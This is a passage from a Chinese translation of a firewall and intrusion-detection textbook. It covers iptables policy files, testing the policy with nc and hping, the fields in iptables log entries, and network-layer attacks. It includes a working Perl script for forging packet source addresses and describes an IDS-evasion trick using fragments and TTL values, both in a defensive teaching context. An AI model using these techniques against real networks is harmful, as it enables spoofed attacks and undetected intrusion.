ipt.save文件的内容是由iptables的表组成的，该文件的每个段落专用于一个表，每个表再进一步由iptables的链组成。ipt.save文件中以一个星号（*）开头，其后跟随一个表名（如filter）的行表示描述一个特定表的段落的开始。在该行下面的几行显示了这个表中每个链所跟踪的数据包和字节计数。

ipt.save文件的下一个部分是对每个链中所有iptables规则的完整描述。这些行允许通过iptables-restore命令重建iptables规则集，甚至当我们对iptables-save命令使用了-c选项以包括每个规则的数据包和字节计数时也是如此。

最后，以COMMIT单词自身所构成的行结束了ipt.save文件中的一个iptables表段落。该行表示与一个表相关联的所有信息的结束标记。当执行了在本章中迄今为止所有的iptables命令后，filter表段落将如下所示：

```
# Generated by iptables-save v1.3.7 on Sat Apr 14 17:35:22 2007
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [2:112]
-A INPUT -m state --state INVALID -j LOG --log-prefix "DROP INVALID "
--log-tcp-options --log-ip-options
-A INPUT -m state --state INVALID -j DROP
```

```
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -s ! 192.168.10.0/255.255.255.0 -i eth1 -j LOG --log-prefix
"SPOOFED PKT "
-A INPUT -s ! 192.168.10.0/255.255.255.0 -i eth1 -j DROP
-A INPUT -s 192.168.10.0/255.255.255.0 -i eth1 -p tcp -m tcp --dport 22
--tcp-flags FIN,SYN,RST,ACK SYN -m state --state NEW -j ACCEPT
-A INPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -i ! lo -j LOG --log-prefix "DROP " --log-tcp-options
--log-ip-options
-A FORWARD -m state --state INVALID -j LOG --log-prefix "DROP INVALID "
--log-tcp-options --log-ip-options
-A FORWARD -m state --state INVALID -j DROP
-A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -s ! 192.168.10.0/255.255.255.0 -i eth1 -j LOG
--log-prefix "SPOOFED PKT "
-A FORWARD -s ! 192.168.10.0/255.255.255.0 -i eth1 -j DROP
-A FORWARD -s 192.168.10.0/255.255.255.0 -i eth1 -p tcp -m tcp --dport 21
--tcp-flags FIN,SYN,RST,ACK SYN -m state --state NEW -j ACCEPT
--tcp-flags FIN,SYN,RST,ACK SYN -m state --state NEW -j ACCEPT
-A FORWARD -s 192.168.10.0/255.255.255.0 -i eth1 -p tcp -m tcp --dport 25
--tcp-flags FIN,SYN,RST,ACK SYN -m state --state NEW -j ACCEPT
-A FORWARD -p tcp -m tcp --dport 80 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A FORWARD -p tcp -m tcp --dport 443 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A FORWARD -p udp -m udp --dport 53 -m state --state NEW -j ACCEPT
-A FORWARD -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A FORWARD -i ! lo -j LOG --log-prefix "DROP " --log-tcp-options
--log-ip-options
-A OUTPUT -m state --state INVALID -j LOG --log-prefix "DROP INVALID "
--log-tcp-options --log-ip-options
-A OUTPUT -m state --state INVALID -j DROP
-A OUTPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 21 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 22 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 25 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 43 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 80 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 443 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 4321 --tcp-flags FIN,SYN,RST,ACK SYN -m state
--state NEW -j ACCEPT
-A OUTPUT -p udp -m udp --dport 53 -m state --state NEW -j ACCEPT
-A OUTPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A OUTPUT -o ! lo -j LOG --log-prefix "DROP " --log-tcp-options
--log-ip-options
COMMIT
# Completed on Sat Apr 14 17:35:22 2007
```

此时，我们已有了一个可以正常工作的iptables策略，它对试图通过防火墙接口的数据包执行高度的控制。我们还有一个便捷的方法快速地重新启用该策略——只需针对ipt.save文件执行iptables-restore命令即可。这对加快系统的启动周期有着明显的帮助，它同时也适用于对新策略的测试，因为它使得返回到一个已知的良好状态变得非常容易。但有一件事需要注意：如果要调整iptables策略，通过编辑脚本文件来完成要比直接编辑ipt.save文件容易得多（这是因为后者有着严格的语法要求，而这一要求并不像Bourne shell脚本中的语法要求那样广为人知）。

1.8.9　测试策略：TCP

在Linux内核中创建了iptables策略并且验证了通过防火墙的基本连通性之后，我们就应该开始测试策略以确保策略的设置没有漏洞。我们应主要从外网主机上对iptables策略进行测试，因为大部分的攻击都来自于外网（假设数量庞大的用户群都不在内网中）。但对来自内网连接的有效测试也很重要，因为虽然iptables保护了整个内网，但客户端的漏洞（如微软的JPEG漏洞[①]）使得内网中未打补丁的系统被入侵并用于攻击其他内网主机（包括防火墙）成为现实。

在开始测试策略时，我们首先测试对TCP端口的访问，这些TCP端口对内网或外网来说应该是不可访问的。RFC 793规定：当已关闭的端口接收到SYN数据包时，一个正确实现的TCP栈应生成一个重置（RST/ACK[②]）数据包。这提供了一个简单的方法来验证iptables是否真正阻止了数据包，因为如果对一个连接尝试没有返回RST/ACK数据包，则表明iptables已在内核中截获了SYN数据包，它没有允许TCP栈生成RST/ACK数据包返回给客户。我们随机选择TCP端口5500从内网主机和外网主机上进行测试。下面的示例演示了这个测试并证明iptables的INPUT链确实正常工作了，因为不仅数据包被丢弃，而且还生成了相应的日志信息。首先我们在ext_scanner系统上使用Netcat工具尝试连接防火墙上的TCP端口5500，正如预料的那样，Netcat客户端挂起，同时防火墙上则生成了一个日志信息以表明iptables截获并丢弃了发往端口5500的TCP SYN数据包：

```
[ext_scanner]$ nc -v 71.157.X.X 5500
[iptablesfw]# tail /var/log/messages |grep 5500
Apr 14 16:52:43 iptablesfw kernel: DROP IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=54983 DF PROTO=TCP SPT=59604 DPT=5500
WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A1E92414600000000001030306)
```

说明　上面的iptables日志信息是第一次在本书中出现，你可能目前还难以理解它的含义，但没有关系，第2章和第3章将详细介绍iptables的日志信息（以及如何通过日志信息发现可疑的通信）。

我们通过内部网络所获得的结果与上面的类似：

① 更多信息请见http://www.securityfocus.com/archive/1/375204/2004-09-09/2004-09-15/0。

② 关于RST数据包是否应设置ACK位的详细讨论见第3章。

```
[int_scanner]$ nc -v 192.168.10.1 5500
[iptablesfw]# tail /var/log/messages |grep 5500 |tail -n 1
Apr 14 16:55:53 iptablesfw kernel: DROP IN=eth1 OUT=
MAC=00:13:46:3a:41:4b:00:a0:cc:28:42:5a:08:00 SRC=192.168.10.200
DST=192.168.10.1 LEN=60 TOS=0x10 PREC=0x00 TTL=64 ID=4858 DF PROTO=TCP
SPT=58715 DPT=5500 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A0039F4D30000000001030305)
```

如果我们在上面的任何一个测试中接收到RST/ACK数据包（这表明iptables没有在数据包和运行在防火墙上的TCP栈交互之前截获该SYN数据包），Netcat将显示信息“Connection refused”（拒绝连接）。

说明 最好的方法是使用Nmap工具来严格测试防火墙上的iptables策略。Nmap提供了许多不同的扫描类型，它们有助于确认iptables提供的连接跟踪和过滤功能是否在按照你的期望正常工作。例如，如果iptables正常工作，那么向已关闭的端口发送一个FIN数据包（见Nmap的-sF扫描模式）就不应引发RST/ACK数据包。发送一个不属于任何已建立会话的TCP ACK数据包（Nmap的-sA模式）也应同样面对彻底的沉默，因为连接跟踪子系统能够看出这类数据包不属于任何合法的TCP会话。

1.8.10 测试策略：UDP

接下来，我们将测试iptables过滤发往UDP端口的数据包的能力。使用UDP套接字的服务器与使用TCP套接字的服务器工作方式不同，UDP是一个非面向连接的协议，因此在UDP通信中没有类似于TCP握手或确认数据的概念。类似的功能（如可靠的数据传输）只能在使用UDP的应用程序中构建，但这需要应用程序级的修改，然而TCP已免费内置了这些功能。UDP所做的只是简单的将数据包扔到网络上并期望它们能到达预期的目的地。

为了证明iptables确实正确的处理了UDP数据包，我们再次通过内网和外网系统发送数据包到防火墙的UDP端口5500，正如我们对TCP所做的那样。但这次，如果UDP数据包没有被过滤，我们将在客户端接收到一个ICMP端口不可达消息。我们使用的工具是hping（见http://www.hping.org）。测试证明不论是通过外网主机还是内网主机与运行在防火墙上的UDP栈通信，iptables都正确地截获了数据包。首先，我们从外网主机上进行测试：

```
[ext_scanner]# hping -2 -p 5500 71.157.X.X
HPING 71.157.X.X (eth0 71.157.X.X): udp mode set, 28 headers + 0 data bytes
[iptablesfw]# tail /var/log/messages |grep 5500
Apr 14 16:58:31 iptablesfw kernel: DROP IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=28 TOS=0x00 PREC=0x00 TTL=64 ID=22084 PROTO=UDP SPT=2202 DPT=5500 LEN=8
```

我们通过内部网络所获得的结果与上面的类似：

```
[int_scanner]# hping -2 -p 5500 192.168.10.1
HPING 192.168.10.1 (eth0 192.168.10.1): udp mode set, 28 headers + 0 data
bytes
[iptablesfw]# tail /var/log/messages |grep 5500 |tail -n 1
Apr 14 17:00:24 iptablesfw kernel: DROP IN=eth1 OUT=
MAC=00:13:46:3a:41:4b:00:a0:cc:28:42:5a:08:00 SRC=192.168.10.200
DST=192.168.10.1 LEN=28 TOS=0x00 PREC=0x00 TTL=64 ID=35261 PROTO=UDP SPT=2647
DPT=5500 LEN=8
```

说明　这带来一个关于安全性的有趣观察：在这些测试中，任何未经授权的用户都可以使用Netcat监听TCP或UDP端口5500，但我们并不能随意通过任何IP地址访问这个端口，除非在iptables策略中明确允许了某个IP地址的访问。这意味着在没有同时修改iptables策略的情况下，系统上启动的任何服务器都不能对系统的整体安全性造成不利的影响（至少对于远程攻击来说是这样）。这个强有力的概念有助于解释为什么应该在每一个系统中部署防火墙。与面对潜在的危险入侵相比，我们为管理每个系统上的防火墙策略所付出的额外努力还是非常值得的。

1.8.11　测试策略：ICMP

最后，我们将测试iptables策略对ICMP数据包的处理。策略中的iptables命令使用--icmp-type选项限制可以接收的ICMP数据包仅为回显请求数据包（连接跟踪代码允许发送对应的回显应答数据包而不需要添加一个明确的ACCEPT规则）。因此，iptables应允许所有的回显请求数据包，但其他类型的ICMP数据包则将面对彻底的沉默。我们通过只发送ICMP回显应答数据包而不发送对应的回显请求数据包来进行测试，这将导致INPUT链开头的INVALID状态规则匹配该ICMP回显应答数据包。我们再次使用hping工具同时从内网和外网进行测试。第一次测试是在外网主机上发送一个不请自来的ICMP回显应答数据包，我们期望iptables在INPUT链中记录并丢弃该数据包。通过检查iptables的日志，我们发现事实确实如此（DROP INVALID日志前缀以粗体字显示）：

```
[ext_scanner]# hping -1 --icmptype echo-reply 71.157.X.X
HPING (eth1 71.157.X.X): icmp mode set, 28 headers + 0 data bytes
--- 71.157.X.X hping statistic ---
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[iptablesfw]# tail /var/log/messages |grep ICMP
Apr 14 17:04:58 iptablesfw kernel: DROP INVALID IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=28 TOS=0x00 PREC=0x00 TTL=64 ID=44271 PROTO=ICMP TYPE=0 CODE=0 ID=21551
SEQ=0
```

我们通过内部网络所获得的结果与上面的类似：

```
[int_scanner]# hping -1 --icmptype echo-reply 192.168.10.1
HPING (eth1 192.168.10.1): icmp mode set, 28 headers + 0 data bytes
--- 192.168.10.1 hping statistic ---
```

```
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[iptablesfw]# tail /var/log/messages |grep ICMP |tail -n 1
Apr 14 17:06:45 iptablesfw kernel: DROP INVALID IN=eth1 OUT=
MAC=00:13:46:3a:41:4b:00:a0:cc:28:42:5a:08:00 SRC=192.168.10.200
DST=192.168.10.1 LEN=28 TOS=0x00 PREC=0x00 TTL=64 ID=36520 PROTO=ICMP TYPE=0
CODE=0 ID=44313 SEQ=0
```

1.9 本章总结

本章集中讨论对本书后面内容至关重要的iptables概念，为后面从iptables立场开始讨论入侵检测和响应奠定了基础。我们建立了一个默认的iptables策略，并了解了将在后面几章中参照的网络图，还看到了iptables日志信息的示例，这些例子显示了一个完整的iptables日志格式。我们现在已准备好使用iptables来检测并挫败攻击了。

第2章

网络层的攻击与防御

网络层（OSI参考模型中的第3层）是在因特网上分组数据端到端路由和交付的主要机制。本书主要关注的是基于IPv4网络协议的攻击，当然还存在着许多其他网络协议，如IPX、X.25和未来的IPv6协议。

本章我们将首先关注iptables是如何在输出的日志信息中记录网络层数据包的首部的。然后将看到如何利用这些日志来捕获可疑的网络层活动。

2.1 使用 iptables 记录网络层首部信息

通过使用iptables的LOG目标，利用iptables建立的防火墙可以将几乎IPv4首部[①]中的每个字段记录到syslog中。因为iptables的日志记录格式相当的完备，所以iptables日志非常适合用于许多网络层首部滥用的检测。

记录 IP 首部

IP首部由RFC 791定义，它描述了IP首部的结构。图2-1显示了IP的首部，阴影方块代表iptables的日志信息中包括的首部字段。每个阴影方块中包含IP首部字段名，其后跟随着iptables在日志信息中用于标记该字段的标识字符串。例如，总长度字段是由字符串LEN=作为前缀，其后跟随数据包中实际的总长度值，而生存时间（TTL）字段的前缀为TTL=，其后为TTL值。

图2-1中深灰色方块所表示的字段总是被iptables记录[②]。白色方块所表示的首部字段在任何情况下都不会被iptables记录。浅灰色方块表示的是IP首部中的选项部分，它之所以不用深灰色是因为只有在使用了--log-ip-options命令行参数将LOG规则添加到iptables策略时，iptables才会记录IP选项。

下面是一个iptables日志信息的示例，它是当从ext_scanner系统发送一个ICMP回显请求给iptablesfw系统时生成的（请参考图1-2）：

① 对IPv6首部也是一样，但本书并不讨论IPv6的内容。

② IP片偏移字段是一个例外——只有当它的值非零时，它才会被iptables记录。

```
[ext_scanner]$  ping -c 1 71.157.X.X
PING 71.157.X.X (71.157.X.X) 56(84) bytes of data.
64 bytes from 71.157.X.X: icmp_seq=1 ttl=64 time=0.171 ms

--- 71.157.X.X ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.171/0.171/0.171/0.000 ms
[iptablesfw]# tail /var/log/messages | grep ICMP | tail -n 1
Jul 22 15:01:25 iptablesfw kernel: IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=ICMP TYPE=8 CODE=0 ID=44366 SEQ=1
```




图2-1 IP首部和相应的iptables日志信息字段

上面日志信息中的IP首部以源IP地址（被扩展为标准的点分十进制表示法）开始[①]。其他的IP首部字段（如目的IP地址、TTL值和协议字段）都以粗体显示。服务类型字段（TOS）被分为优先级子字段和服务类型子字段并以单独的十六进制值形式分别记录到PREC和TOS字段中。首部的Flags字段在本例中被记录为字符串DF（Don't Fragment，不分片）以表明不允许IP网关将数据包分成多个小块。最后，PROTO字段表示的是在IP首部中封装的协议——在本例中是ICMP协议。在上面日志信息中包括的其余字段有ICMP TYPE、CODE、ID和SEQ，它们都是由ping命令发送的ICMP回显请求数据包中的字段，而不属于IP首部。

1. 记录IP选项

IP选项提供了针对IP通信的各种控制功能，包括时间戳、某些安全功能和一些特定路由特性的规定。IP选项的长度可变，而且在因特网上的使用并不多。如果IP数据包不包含IP选项，那么它的首部长度总是20个字节。iptables需要使用如下命令（注意用粗体表示的--log-ip-options参

① 为方便阅读，iptables的LOG目标自动将内核中对IP地址的整数表示转换为syslog日志信息中的点分十进制表示。这类转换的例子还有很多，如将在第3章中看到的针对TCP标记的转换。iptables LOG目标的内核部分实现见内核源代码中的linux/net/ipv4/netfilter/ipt_LOG.c文件。

数）来记录IP首部中的选项部分：

```
[iptablesfw]# iptables -A INPUT -j LOG --log-ip-options
```

由第1章的iptables.sh脚本所构建策略中的默认LOG规则都使用了--log-ip-options命令行参数，这是因为IP选项中所包含的信息会提供一些安全提示。

现在，为了阐明包含IP选项的iptables日志信息，我们再次对iptablesfw系统使用ping命令，但这次对ping命令设置了时间戳选项tsonly（only timestamp，只使用时间戳）：

```
[ext_scanner]$  ping -c 1 -T tsonly 71.157.X.X
PING 71.157.X.X (71.157.X.X) 56(124) bytes of data.
64 bytes from 71.157.X.X icmp_seq=1 ttl=64 time=0.211 ms
TS:     68579524 absolute
        578
        0
        -578
--- 71.157.X.X ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.211/0.211/0.211/0.000 ms
[iptablesfw]# tail /var/log/messages | grep ICMP
Jul 22 15:03:00 iptablesfw kernel: IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=124 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF OPT (44280D00041670C404167306000000
00000000000000000000000000000000000000000000000000000000) PROTO=ICMP TYPE=8 CODE=0
ID=57678 SEQ=1
```

在上面的粗体显示内容中，字符串OPT后跟一长串十六进制字节序列。这些字节是包含在IP首部中的完整IP选项，但iptables LOG目标并没有将其解码，我们将在第7章中看到如何使用psad来了解它的含义。

2. 记录ICMP

iptables的LOG目标中有专门的代码用于记录ICMP，既然ICMP出现在网络层[①]，我们就在这里对它进行介绍。ICMP（由RFC 792定义）有一个很简单的32位长的首部。图2-2显示了ICMP的首部。这个首部包括3个字段：类型（8位）、代码（8位）和校验和（16位），其余字段属于ICMP分组的数据部分。

数据部分中的具体字段取决于ICMP的类型值和代码值。例如，与ICMP回显请求（类型 8，代码 0）相关联的字段包括一个标识符和一个序列值。

和IP首部一样，LOG目标总是记录ICMP的类型字段和代码字段，但不会记录ICMP的校验和字段。iptables中没有命令行参数会影响到LOG目标如何记录ICMP数据包的数据部分中的字段[②]。

① 有些人倾向于将ICMP与传输层协议（如TCP和UDP）放在一层中，但事实与此相反，ICMP被认为是网络层协议。请见W.Richard Stevens所著的《TCP/IP详解》卷1第69页（Addison-Wesley，1994）。

② Linux内核中的LOG目标源代码文件linux/net/ipv4/netfilter/ipt_LOG.c从第249行开始的switch语句揭示了这一点。

本章中第一个回显请求数据包中的ICMP字段出现在下面的最后一行：

```
Jul 22 15:01:25 iptablesfw kernel: IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=ICMP
TYPE=8 CODE=0 ID=44366 SEQ=1
```





图2-2 ICMP首部和相应的iptables日志信息字段

2.2 网络层攻击的定义

网络层攻击定义为：通过发送滥用网络层首部字段的一个或一系列数据包以利用端主机的网络栈实现中的漏洞、消耗网络层资源或隐藏针对更高层协议的攻击。

网络层攻击的类型可以分为如下3种。

- **首部滥用**——包含恶意构造的、损坏的或非法改装的网络层首部的数据包。如带有伪造源地址或包含虚假片偏移值的IP数据包。
- **利用网络栈漏洞**——在数据包中包含经过特别设计的组件以利用端主机的网络栈实现中的漏洞。也就是说，专门负责处理网络层信息的代码本身成为攻击的目标。一个很好的例子是在Linux内核（版本2.6.9和之前的版本）中发现的因特网组管理协议（IGMP）拒绝服务（DoS）漏洞。[①]
- **带宽饱和**——经过特别设计以消耗目标网络中所有可用带宽的数据包。通过ICMP发送的分布式拒绝服务（DDoS）攻击就是一个很好的例子。

说明 虽然本章重点讨论的是滥用网络层的技术，但值得注意的是许多这样的技术都可以和其他层的攻击技术结合在一起使用。例如，一个应用层攻击（比如，利用缓冲区溢出漏洞的攻击）可以通过分片IP数据包发送以努力避免被入侵检测系统发现。在这种情况下，通过使用网络层的分片技术来发送实际利用应用层漏洞的攻击数据包，将使得应用层攻击的检测变得更加困难。

① Linux内核IGMP漏洞在公共漏洞和暴露（CVE）数据库中分配的名称是CAN-2004-1137，该数据库是目前最好的针对漏洞的跟踪机制之一，关于它的更多信息请见http://cve.mitre.org/cve。

2.3　滥用网络层

网络层提供了将数据包路由到世界各地的能力，它同时也提供了攻击世界各地目标的能力。因为IPv4没有任何验证的概念（这项工作留给了IPSec协议或位于更高层的机制），所以攻击者可以很容易地使用操纵的首部或数据来手工构造IP数据包并将它们放入网络。虽然这种数据包可能会在到达它们的预定目标之前被线内的过滤设备——如防火墙或带有访问控制列表（ACL）的路由器——过滤掉，但它们常常也能躲过这些过滤而到达目的地。

2.3.1　Nmap ICMP Ping

当Nmap被用于扫描不在同一子网中的系统时，它将通过发送一个ICMP回显请求数据包和一个目标端口为80的TCP ACK数据包到目标主机来完成主机发现（主机发现可以使用Nmap的-P0命令行参数来禁用，但它默认是启用的）。由Nmap生成的ICMP回显请求数据包与ping程序生成的回显请求数据包不同，Nmap回显请求在ICMP首部之后不包括任何数据。因此，如果这样的数据包被iptables记录，它的IP总长度字段应为28（不带选项的20字节长的IP首部，加上8字节长的ICMP首部，再加上0字节长的数据，如下面的粗体所示）：

```
[ext_scanner]# nmap -sP 71.157.X.X
[iptablesfw]# tail /var/log/messages | grep ICMP
Jul 24 22:29:59 iptablesfw kernel: IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=28 TOS=0x00 PREC=0x00 TTL=48 ID=1739 PROTO=ICMP TYPE=8 CODE=0 ID=15854
SEQ=62292
```

说明　ping程序通过使用-s 0命令行参数将有效载荷的长度设置为0的方法也可以生成不带应用层数据的报文，但在默认情况下，ping程序将包括几十字节的有效载荷数据。

虽然在一个ICMP数据包中不包括应用层数据本身并不能表明这是一种对网络层的滥用，但如果你看到这类数据包和表明端口扫描或端口扫射这类活动（见第3章）的数据包相结合，这就表明有人正在使用Nmap对你的网络进行侦察。

2.3.2　IP欺骗

在计算机安全领域，没有比欺骗特别是IP欺骗带来更多混乱和夸张效果的技术了。欺骗是一种愚弄或恶作剧，而IP欺骗指的是故意构造一个带有伪造源地址的IP数据包。

说明　IP数据包的NAT（网络地址转换）操作（如常见的由防火墙提供的将整个内部网络置于单个外网IP地址保护之下）是一个例外。NAT与IP欺骗不同，前者是一个合法的网络功能，而使用伪造的源地址隐藏攻击则不是。

当通过IP协议进行通信时，IP协议对数据包中的源地址并没有内置的限制。通过使用一个原始套接字（一个底层编程API，它按照某种标准构造数据包），我们可以发送带有任意源地址的IP数据包。如果源地址对于本地网络是无意义的（例如，如果源IP地址属于Verizon网络，但该数据包却来自Comcast网络），那么我们就说该数据包是伪造的。管理员可以通过配置路由器和防火墙来禁止转发源地址不在内部网络范围内的数据包（使得伪造的数据包不能出去），但许多网络都缺乏这样的控制。我们在第1章中介绍的默认iptables策略内置了反欺骗规则。

从安全角度来看，对于伪造数据包（以及通常意义上的IP数据包），我们所需要知道的最重要的事情是它的源地址是不可信任的。事实上，有时候一个完整的攻击甚至可以通过单个伪造数据包来完成（请见第8章中关于Witty蠕虫的讨论）。

说明 任何带有伪造源地址的数据包纯粹都属于“*fire and forget*”（发射后不理），这是因为从目标地址返回的针对该数据包的任何响应都直接发送给了伪造的地址。但是值得安慰的是任何需要双向通信的协议（如传输层的TCP）将不能通过伪造IP地址正常工作。[①]

许多安全软件（攻击的和防御的）都包括伪造源IP地址的能力。DDoS工具通常都会将IP欺骗作为其必备功能，一些著名的工具（如hping和Nmap）也可以伪造源地址。

使用PERL语言实现IP欺骗

我们可以很轻松地使用如hping这样的工具或自己的欺骗工具构造带有伪造源地址的数据包。下面是一个简单的Perl代码段，它构造了一个带有伪造源地址的UDP数据包，该数据包中还包括你所选择的应用层数据（这个例子中的“滥用”部分就是伪造的源地址）。脚本使用了Net::RawIP Perl模块，源IP地址从命令行读取，见❶，然后它在❷处被设置进IP的首部：

```
#!/usr/bin/perl -w

use Net::RawIP;
use strict;
my $src = ❶$ARGV[0] or &usage();
my $dst = $ARGV[1] or &usage();
my $str = $ARGV[2] or &usage();

my $rawpkt = new Net::RawIP({
    ip => {
        ❷saddr => $src,
        daddr => $dst
    },
    udp =>{}
});
$rawpkt->set({ ip => {
    saddr => $src,
    daddr => $dst },
    udp => {
        source => 10001,
```

① 成功预测TCP序号的攻击将导致TCP连接被中断或导致来自伪造源地址的数据被注入现有的连接。

```
        dest   => 53,
        data   => $str,
    }
});
$rawpkt->send();
print '[+] Sent ' . length($str) . " bytes of data...\n";
exit 0;
sub usage() {
    die "usage: $0 <src> <dst> <str>";
}
```

2.3.3 IP分片

将IP数据包分解为一系列较小的数据包是IP协议的一个基本功能。每当一个IP数据包被路由到一个数据链路层MTU（最大传输单元）的大小不足以容纳整个数据包的网络时，就有必要分解IP数据包，这个过程就是分片。任何连接两个具备不同MTU大小的数据链路层的路由器都有责任确保在这两个数据链路层之间传输的IP数据包大小绝不会超过任何一方MTU的值。目标主机的IP协议栈将重组IP分片以还原最初的数据包，然后在该数据包中封装的协议将交给上一层的协议栈。

一个攻击者可以利用IP分片技术（通过构建攻击数据包并故意将该数据包分解为多个IP分片）来逃避IDS（入侵检测系统）的检查。任何完整实现的IP协议栈都能够重组被分片的报文，为了检测攻击，IDS也不得不使用与目标主机的IP协议栈相同的算法来重组数据包。但因为不同的IP协议栈所实现的重组算法略有不同（例如，对于重叠的分片，Cisco IOS的IP协议栈根据最新分片策略进行重组，而Windows XP的协议栈则根据最早分片策略进行重组），这就给IDS带来了挑战[①]。生成分片数据包的黄金标准是Dug Song的fragroute工具（见http://www.monkey.org）。

2.3.4 低TTL值

每个IP路由器都会将经过它转发的IP数据包的IP首部中的TTL值减1[②]。如果在本地子网中出现的数据包有一个为1的TTL值，那么这很可能表明有人正在对IP地址使用traceroute程序（或它的一个变体程序，如tcptraceroute），这个IP地址可能存在于本地子网中，也可能是在一个通过本地子网路由到的子网中。通常情况下，这只是表示有人正在排除网络连接故障，但它也可能表示有人正在对该网络执行侦察工作，想找出到一个潜在目标的跳数。

说明　目标地址为组播地址的数据包（在224.0.0.0到239.255.255.255范围内的所有地址，由RFC 1112定义）通常将TTL设置为1。因此如果目标地址是一个组播地址，这类通信可能和traceroute的网络映射努力没有关系，而是合法的组播通信。

① 以主机为中心的入侵检测观点被称为是基于目标的入侵检测，它要求一个IDS实现目标系统的具体细节，更多信息见第8章。

② 如果路由器在转发一个数据包前持有该数据包的时间超过1秒，那么它有可能将TTL值减2或更多，RFC 791规定一个路由器至少要将TTL值减1。

由traceroute产生的UDP数据包被iptables记录如下（注意由粗体显示的TTL部分）：

```
Jul 24 01:10:55 iptablesfw kernel: DROP IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:13:46:c2:60:44:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=40 TOS=0x00 PREC=0x00 TTL=1 ID=44081 PROTO=UDP SPT=54522 DPT=33438 LEN=20
```


使用分片和有针对性的TTL值隐藏攻击

路由路径信息与分片重组技巧相结合对隐藏网络攻击很有用处。例如，假设攻击者发现在目标主机前存在一个路由器（由traceroute确定），并且攻击者还怀疑有一个IDS正处于目标主机的子网之前并在监视着目标主机所在的子网。如果情况确实如此，那么目标主机可以被由3个IP分片（f1、f2和f3）所组成的数据包攻击，而且这里采用的攻击方式还不会被IDS检测到。攻击者首先对第2个分片（f2）创建一个重叠分片，将该分片的有效载荷替换为无效数据，然后修改它的TTL值，正好让该分片到达路由器时分片的TTL值为1。我们将这个重叠分片称为f2'。接下来，攻击者发送第1个分片（f1），其次是这个新的分片（f2'），然后是f3，最后是原来的f2分片。IDS（位于路由器之前）看到了所有4个分片，但第3个分片的到达就已可以重组整个数据包了，因此IDS将3个分片重组为f1+f2'+f3。

